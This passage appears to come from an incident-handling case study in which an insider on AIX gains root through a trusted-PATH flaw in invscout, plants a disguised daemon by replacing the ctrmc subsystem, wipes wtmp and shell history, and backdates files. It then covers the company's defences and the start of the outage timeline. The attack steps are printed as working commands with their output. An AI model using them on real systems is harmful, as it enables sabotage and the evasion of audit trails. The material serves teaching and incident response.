
```
writesrv         spooler                      inoperative
lpd              spooler                      inoperative
clvmd                                         inoperative
rwhod            tcpip                        inoperative
syslogd          ras                          inoperative
sendmail         mail                         inoperative
snmpd            tcpip                        inoperative
aixmibd          tcpip                        inoperative
hostmibd         tcpip                        inoperative
snmpmibd         tcpip                        inoperative
dpid2            tcpip                        inoperative
portmap          portmap                      inoperative
dhcpcd           tcpip                        inoperative
ndpd-host        tcpip                        inoperative
ndpd-router      tcpip                        inoperative
tftpd            tcpip                        inoperative
gated            tcpip                        inoperative
named            tcpip                        inoperative
dfpd             tcpip                        inoperative
nfsd             nfs                          inoperative
rpc.statd        nfs                          inoperative
rpc.lockd        nfs                          inoperative
rpc.mountd       nfs                          inoperative
automountd       autofs                       inoperative
keyserv          keyserv                      inoperative
ypbind           yp                           inoperative
llbd             iforncs                      inoperative
glbd             iforncs                      inoperative
cdromd                                        inoperative
ctrmc            rsct                         inoperative
ctcas            rsct                         inoperative
i4lmd            iforls                       inoperative
i4glbcd          iforncs                      inoperative
i4gdb            iforls                       inoperative
i4llmd           iforls                       inoperative
IBM.ERRM         rsct_rm                      inoperative
IBM.AuditRM      rsct_rm                      inoperative
muxatmd          tcpip                        inoperative
sockd            sockd                        inoperative
vert_serv        nrd                          inoperative
```

The next step is listing all the processes started at boot time. A grep command against the /etc/inittab will find the daemons.

```
# grep startsrc /etc/inittab
bigbrother:0:once:/usr/bin/startsrc -sbigbrother
prng:2:wait:/usr/bin/startsrc -sprngd
syslog-ng:2:once:/usr/bin/startsrc -ssyslog-ng
ctrmc:2:once:/usr/bin/startsrc -s ctrmc > /dev/console 2>&1
```

Joe cross-references the Big Brother WEB page to determine which processes

the Unix administration staff is monitoring. Joe is thankful the administrators advertise the processes monitored by Big Brother on a non-password protected WEB page.



Big Brother page listing the monitored processes

Joe verifies the sole Source Master process being monitored by Big Brother is the syslog process. The best candidate appears to the ctrmc subsystem. A quick google search for this subsystem yielded this URL: http://publib.boulder.ibm.com/infocenter/clresctr/index.jsp?topic=/com.ibm.cluster.rsct.doc/rsct_14010/bl5tra07/bl5tra0747.html. This daemon is part of the clustering management system on AIX, which Joe knows is not used. The internal documentation does not mention the use of clustering for high availability. The company relies solely on EMC SRDF technology to keep the DR machine data in sync. If there is a machine failure, the AIX volume groups can be reassigned to a different machine with little trouble. Weighing the risk vs. reward, Joe decides disabling the clustering management system will work to his benefit. The ctrmc Source Master entry will need to be replaced with Joe's evil version. The command "lssrc –s ctrmc –S" will list the ODM entry for the ctrmc Source Master entry. The command options are listed below, which are taken directly from the IBM manpage for lssrc.

"-s Subsystem Specifies a subsystem to get status for. The Subsystem variable can be the actual subsystem name or the synonym name for the subsystem. The command is unsuccessful if the Subsystem variable is not contained in the subsystem object class.

-S Specifies that the ODM records are output in SMIT format for the subsystem object class." [3]

Below is the output from the lssrc command listing the ODM entry.

```
$ lssrc –s ctrmc -S
#subsysname:synonym:cmdargs:path:uid:auditid:standin:standout:stander
r:action:multi:contact:svrkey:svrmtype:priority:signorm:sigforce:disp
lay:waittime:grpname:
ctrmc:::/usr/sbin/rsct/bin/rmcd_start:0:0:/dev/null:/dev/null:/dev/nu
ll:-R:-Q:-K:0:0:20:0:0:-d:30:rsct:
```

Joe needs to understand more about the AIX boot process. Turning to google again with this search "AIX 5L Installation and System Recovery" yields this document:
http://www.redbooks.ibm.com/abstracts/sg246183.html. This is a detailed explanation of the boot process with highlights in chapter 4 detailing superblock corruption. With all the pieces now in place, it's time to swing into action.

The business continuity plan regarding redundancy will be used against the business. Volume groups are replicated on a weekly basis and infecting the production machine will infect the DR machine within one week. The payload is planted 3 months in advance, infecting system backups for a period of three months. After the attack, the administrator will need a backup for restoration, but the past 12 backups will be infected with malicious code, the result of which is three months of useless backups. This payload is simply brilliant. Joe is beaming with pride at how well engineered his attack is. Maybe next time "they" won't be so hasty to downsize such a gifted employee.

As the addictive flow of adrenaline starts to pump through his veins, Joe is starting to revel in this cyber version of special operations. Joe is becoming more confident during every step of the attack. Joe completes system surveillance and gets ready to deploy the pieces of the puzzle.

Exploiting the System

Joe's thorough research has provided him with the necessary intelligence to compromise the target system. Executing the exploit and loading the payload should be relatively easy thanks to good detective work.

---

[3] http://publib.boulder.ibm.com/infocenter/pseries/index.jsp?topic=/com.ibm.aix.doc/cmds/aixcmds3/lssrc.htm

1. The first step will target root access. Joe connects to the system Kahuna with his unprivileged account. Joe creates an evil uname program responsible for creating a local setuid command shell. He leverages the trusted PATH vulnerability and creates an evil uname program resulting in a setuid command shell.

```
$ cat uname
cp -f /usr/bin/ksh /home/joe/ksh
chown root /home/joe/ksh
chmod 4755 /home/joe/ksh
/usr/bin/uname $*
```

evil uname program responsible for creating a setuid command shell

2. Joe modifies the PATH variable to search the current directory first.

```
$ PATH=.:$PATH
$ export PATH
```

setting up PATH environmental variable

3. Joe executes the vulnerable code and creates a setuid shell in his home directory.

```
$ invscout
****** Command ---- V2.2.0.2
****** Logic Database V2.2.0.2

Initializing ...Identifying the system ...
Working ...
Getting system firmware level(s) ...
Scanning for device firmware level(s) ...

61 devices detected; each dot (.)
represents 10 devices processed:
......

Writing Microcode Survey upload file ...

Microcode Survey complete

The output files can be found at:
Upload file: /var/adm/invscout/secure1.mup
Report file: /var/adm/invscout/invs.mrp

To transfer the invscout 'Upload file' for microcode
comparison, see your service provider's web page.

$ ls -l ksh
-rwsr-xr-x   1 root     system   230688 Feb 22 17:01 ksh
   ^
The magical setuid bit!
```

setuid command shell ready for action

4. The command shell is executed, resulting in elevated privileges. Any command he executes will execute with super-user privileges. When Joe became root, he experienced a feeling of euphoria. He had to lean back and grin smugly at his computer screen.

```
$ ksh
# id
uid=212(joe) gid=1(staff) euid=0(root)
```

execution of setuid command shell

5. Joe's next step involves transferring, installing and deploying his payload. All the security measures complicate the simple process of transferring a file. He had to transfer the file from his PC to the access server and then to the target server. The payload is ready and waiting in his home directory. The complete daemon is listed in the appendix.

```
# ls -l
total 464
-rw-------   1 joe      staff        1216 Feb 25 12:28 IBM.SecurityChk
```

Keeping Access

Joe is not interested in keeping command line access to the system. His goal is to keep the payload operational on the system until attack day. The payload should be official looking, but able to blend in well and not be noticed. At this point the biggest threat to success is system maintenance. If a maintenance release replaces or updates the Cluster Management System, Joe's payload may be replaced by maintenance code. It's definitely a risk, but one he'll have to take. The immediate goals are:

- Have the evil daemon start after a system reboot
- Hide the evil daemon from administration staff

As discussed earlier, Joe really has one option for his payload- replace a Source Master daemon with his payload. Tripwire or Big Brother would likely discover any other start method. Joe decides to hide his evil daemon in the /var filesystem. This filesystem is very dynamic in nature and isn't a candidate for monitoring by Tripwire. This is the perfect place to hide an evil daemon on the system without creating suspicion. Most administrators wouldn't think twice about a program running out of the /var filesystem, especially one with a cleverly crafted name like IBM.SecurityChk. How ironic, there is a directory named /var/security.

```
# cd /var/security
# mkdir bin
# cd bin
# mv /home/joe/IBM.SecurityChk .
```

```
# chown root:system IBM.SecurityChk
# chmod 550 IBM.SecurityChk
# ls -l
total 8
-r-xr-x---   1 root     system         1216 Feb 25 12:28 IBM.SecurityChk
```

Adding the evil daemon onto the system

The manpage was very helpful for syntax regarding the addition of the evil daemon into the Source Master subsystem.

- First stop the “real” ctrmc subsystem

```
# stopsrc -s ctrmc
0513-044 The ctrmc Subsystem was requested to stop.
```

Stopping of the ctrmc subsystem

- Next remove the “real” ctrmc subsystem

```
# lssrc -s ctrmc -S
#subsysname:synonym:cmdargs:path:uid:auditid:standin:standout:standerr:action:multi:contact:s
vrkey:svrmtype:priority:signorm:sigforce:display:waittime:grpname:
ctrmc:::/usr/sbin/rsct/bin/rmcd_start:0:0:/dev/null:/dev/null:/dev/null:-R:-Q:-K:0:0:20:0:0:-d:30:rsct:
# rmssys -s ctrmc
0513-083 Subsystem has been Deleted.
# lssrc -a | grep ctrmc
```

List and remove the real ctrmc daemon

- Finally add and start the evil ctrmc subsystem.

```
# cat evil
mkssys -u 0 -G rsct -s ctrmc-S -n 15 -f 9 \
-p /var/security/bin/IBM.SecurityChk -i /dev/null \
-o /dev/null -e /dev/null
# sh evil
0513-071 The ctrmc Subsystem has been added.
# startsrc -s ctrmc1
0513-059 The ctrmc Subsystem has been started. Subsystem PID is
12048.
# ps -ef | grep 12048
root 12048  6972   0 13:12:52  -  0:00 /usr/bin/ksh
/var/security/bin/IBM.SecurityChk
joe  12548 11978   1 13:13:02  pts/1  0:00 grep 12048
root 13622 12048   0 13:12:52      -  0:00 sleep 900


# lssrc -a | grep ctrmc
 ctrmc           rsct             12048        active
```

Addition of the evil daemon

Covering Tracks.

With everything safely in place, Joe turns his attention to removing any traces he may have left.

1) The /var/adm/wtmp file is cleared, removing all login activity. Clearing the file is a drastic move, but Joe wants insurance he won't be caught. He thought about daily clear of the /var/adm/wtmp file, however, an administrator might suspect there is a problem and catch the process emptying the wtmp file.

```
# ls -l /var/adm/wtmp
-rw-rw-r--   1 adm      adm          3396816 Feb 21 20:48
/var/adm/wtmp
# cp /dev/null /var/adm/wtmp
# ls -l /var/adm/wtmp
-rw-rw-r--   1 adm      adm                0 Feb 21 20:50
/var/adm/wtmp
# last

wtmp begins     Feb 21 20:50
```

2) Next, Joe will obfuscate the creation time of the directory used for the evil daemon shell script. He is going set the time of his file back to day 0 of Unix: Wed Dec 31 19:00:00 1969. Hopefully this can throw off the administration staff if they start sniffing around in this directory.

```
# touch -am -t 196912311900 bin
# touch -am -t 196912311900  bin/IBM.Security
# ls -lR
total 8
drwx------   2 root     system    512 Dec 31 1969  bin
./bin:
total 0
-r-xr-x---   1 root     system      0 Dec 31 1969  IBM.SecurityChk
```

3) Joe has to bid goodbye to his setuid shell. Being root was a power trip Joe really enjoyed.

```
$ ls -l ksh
-rwsr-xr-x  1 root    system     230484 Jan 14 16:53 ksh
$ rm ksh
rm: Remove ksh? y
$ ls -l ksh
ls: 0653-341 The file ksh does not exist.
```

4) Joe verifies his commands are not listed in the root shell history file.

```
# tail /home/root/.sh_history
cd ppc
ls -l
smitty install
oslevel -r
lppchk -v
pwd
smitty install
cd /usr/local/bin
ls
```

5) Joe feels safe removing his login history file. Since he did all his work with his evil setuid ksh, all commands are logged in his shell history file. Joe will remove his shell history file.

```
$ cp /dev/null /home/joe/.sh_history
overwrite /home/joe/.sh_history? y
$ touch -t 200411271715 /home/joe/.sh_history
$ ls -l /home/joe/.sh_history
-rw-------   1 joe      staff           0 Nov 27 17:15 /home/joe/.sh_history
```

Joe now feels confident he covered his tracks well so he won't be detected and his evil daemon will perform as designed. Unfortunately there was no way for Joe to test his script due to its destructive nature. Based on his research and (gloating) exceptional coding skills, he is confident the script will work as designed.

The Incident Handling Process

The Unix administration group consisted of 6 employees with varying degrees of technical expertise. Each staff member was the subject matter expert in at least one business area. The Unix administration team was complacent about the security of the AIX servers, with the thought being nobody would ever want to breach security on an AIX machine. AIX is not windows for gosh sakes! In their view, security measures only made their lives more miserable and process driven. In the span of a few hours, these seven non-believers would have a totally new outlook toward the security and safety of the AIX Servers.

Preparation Phase

Existing Incident Handling Procedures

The existing incident handling process is continually being reviewed and updated as necessary. Although the incident handling process has been reviewed many times, the process has not been field-tested or practiced in a controlled environment. As we will see later, this was a major mistake. The incident handling team spans disciplines across the company responsibility silos. Each silo/department is familiar with the incident handling process. The help desk is not a vital part in the Incident Handling process. The help desk for You Bet Your Life is an outsourcing company responsible for Tier One problem resolution and assignment of tickets to the group responsible for fixing a problem. The existing incident handling procedure states the administrator suspecting there is an incident is supposed to call his manager and that manager will alert the security team member on duty. The security team determines whether there is an incident or an event.

1) Tier 3 is involved in a problem and detects a possible incident. The department manager is called regarding the situation. At this time network connectivity is severed until further notice.
2) Department manager contacts on-call security team member with briefing of the situation. At this point an assessment of the situation will determine whether there is an event or an incident.
3) An assessment is made by the department manager, on-call security team member, and tier 3-support person regarding the classification of this event as either an incident or an event.
4) If an incident is declared, the manager sponsor is called, help desk is alerted to extended downtime to the application affected and remaining team members are mobilized.
5) The security team makes a decision whether third party vendors should be engaged for help or alerted to a zero day exploit.

6) HR and legal will determine if law enforcement should be notified of the incident.

Existing Countermeasures

Backups

Data is a key commodity for any business, and backups are an insurance policy for keeping data safe. Backups play a pivotal role in any business continuity strategy. In the event of an emergency, business operations must be restored as soon as possible. You Bet Your Life implemented TSM (Tivoli Storage Manager) as the enterprise-wide backup solution. Incremental backups happen daily, and full backs every Saturday night. In addition a full mksysb backup is scheduled for early Saturday night. Mksysb backups are the AIX equivalent of a Norton Ghost backup. IBM's NIM (Network Installation Management) product is used for building new machines and installing software. This allows for the installation of the mksysb image along with installation filesets over the network in a very short amount of time. The mksysb image is an exact image of the system.

Disaster recovery center

Each machine critical to business operations has a duplicate machine in the disaster recovery center 400 miles away. The hardware is nearly identical and data is replicated on a weekly basis using EMC's SRDF technology. A Disaster Recovery drill is run once a year to verify the process of switching business operations to the Disaster Recovery Center. In theory, all that is needed is a little DNS and network configuration change and business operations can run effectively 400 miles away.

System availability and monitoring

All Unix systems are monitored for abnormalities with the monitoring software Big Brother. Minor problems are detected and corrected before they become critical issues. Problems are handled in a proactive, rather than reactive manner.

Access Servers

All Unix systems are deployed with TCP Wrappers enabled. All system access must originate from one of the designated company access servers. Attempting connections from workstations is not allowed and all unauthorized connections are logged and dropped.

Centralized Logging Server

All Unix and Windows based machines send logging output to a hardened, centralized logging server. Using a centralized logging server preserves log data for reporting and diagnostic purposes.

Hardened systems

Critical business systems have been hardened using industry best practices. Insecure services have been disabled, file permissions have been tightened, and unnecessary files are removed from the system. The root password is tightly controlled and direct root access is limited to the system console. All privileged commands must be executed via sudo and all such commands are logged to the central syslog server. The audit subsystem and TCB functions have been enabled to increase system audit ability.

File integrity tools

Tripwire is deployed enterprise-wide to verify the integrity of core operating and business system programs. Tripwire is used to enforce a change management policy, verifying expected changes have been made to the system, and detecting unscheduled changes made to the system.

Documentation

The Unix administration staff has a wealth of documentation regarding the building, operation, and maintenance of their systems. Most documentation is written in a cookbook format for ease of use. All documentation is written simply so that any staff member can follow and complete a task in the document database. The documentation database is stored in Lotus Notes, giving it the ability to easily search for topics if the need presents itself.

Change Control

The company has a change control process requiring business owners to approve all production changes. There is a defined change window on Sundays from 03:00 to 10:00 and all production system changes happen during this window.

Warning banners

Upon authentication to the Unix system, the user receives a warning banner, which outlines acceptable use of the system. The banner states that user activities may be monitored and recorded and that unacceptable use constitutes a violation of several laws. Users acknowledge understanding of terms of use and the possible consequences of unauthorized use.

Incident Handling Team

The incident handling team is as follows:

- Two members from the Security team (manager and off-hours support staff)
- Management Sponsor
- Manager of the department affected (Windows, Unix, Mainframe, etc)
- Technical expert from the department affected (Windows, Unix, Mainframe, etc)
- HR representative

- Legal counsel
- Physical Security

Policy Examples


In the appendix is the official unacceptable usage policy defined by the company and available on the company intranet. Although the policy is available, very few if any employees make the effort to read it. The violated company policies are highlighted in bold below. In the incident described below, policy numbers 4, 9, 12 and 13 were violated by the attacker. Part of the acceptable use policy is located in the appendix.

Identification Phase

Incident Timeline

April 1 01:02


Dave, the Unix Administrator on duty, receives two pages a few minutes apart reporting two machines being down: Kahuna, the GL processing machine, and its DR shadow machine, Mahoff. Dave was not happy about being rousted out of bed for a downed server at 01:00 AM. With GL processing scheduled for that night, Dave knew the page would turn into a several hour affair. The next day, he would have to deal with second-guessing and the endless emails of the how's and why's.




Email notification regarding machine unavailability

April 1 01:25


Dave logs in to the access server and tries to contact the servers Kahuna and Mahoff. As he expected, neither server responds to an ssh connection. The IBM HMC (Hardware Management Console) is used for console access to the IBM P-series machines. Kahuna is unresponsive. The machine is power cycled and during system initialization a message is displayed indicating filesystem corruption. Dave boots the machine into SMS (system management services/maintenance mode) with the intention of running fsck's against all filesystems. Fsck fails due to superblock corruption; the root and user directories are missing. Dave decides to restore the system from the latest mksysb dated Saturday March 26, 2005. Dave is now operating in triage mode; the DR server will have to wait. The NIM server is configured for a network-based installation requiring about 60 minutes.



Console message displayed when the machine was rebooted



SMS screen in AIX



Maintenance mode shell attempting to fsck filesystems

April 1 02:30

The server boots with the rebuilt image and a few minutes later is unresponsive. Dave power cycles the machine and receives a 555 error, indicating a fsck error on the root and user filesystems. Dave is unsuccessful trying to manually fix the filesystems in maintenance mode. At this point, Dave suspects a corrupted mksysb image. Dave reports the downed machine to his manager, Wayne. Dave will rebuild the system with an earlier mksysb image. If this fails Dave will call IBM support.

April 1 03:30

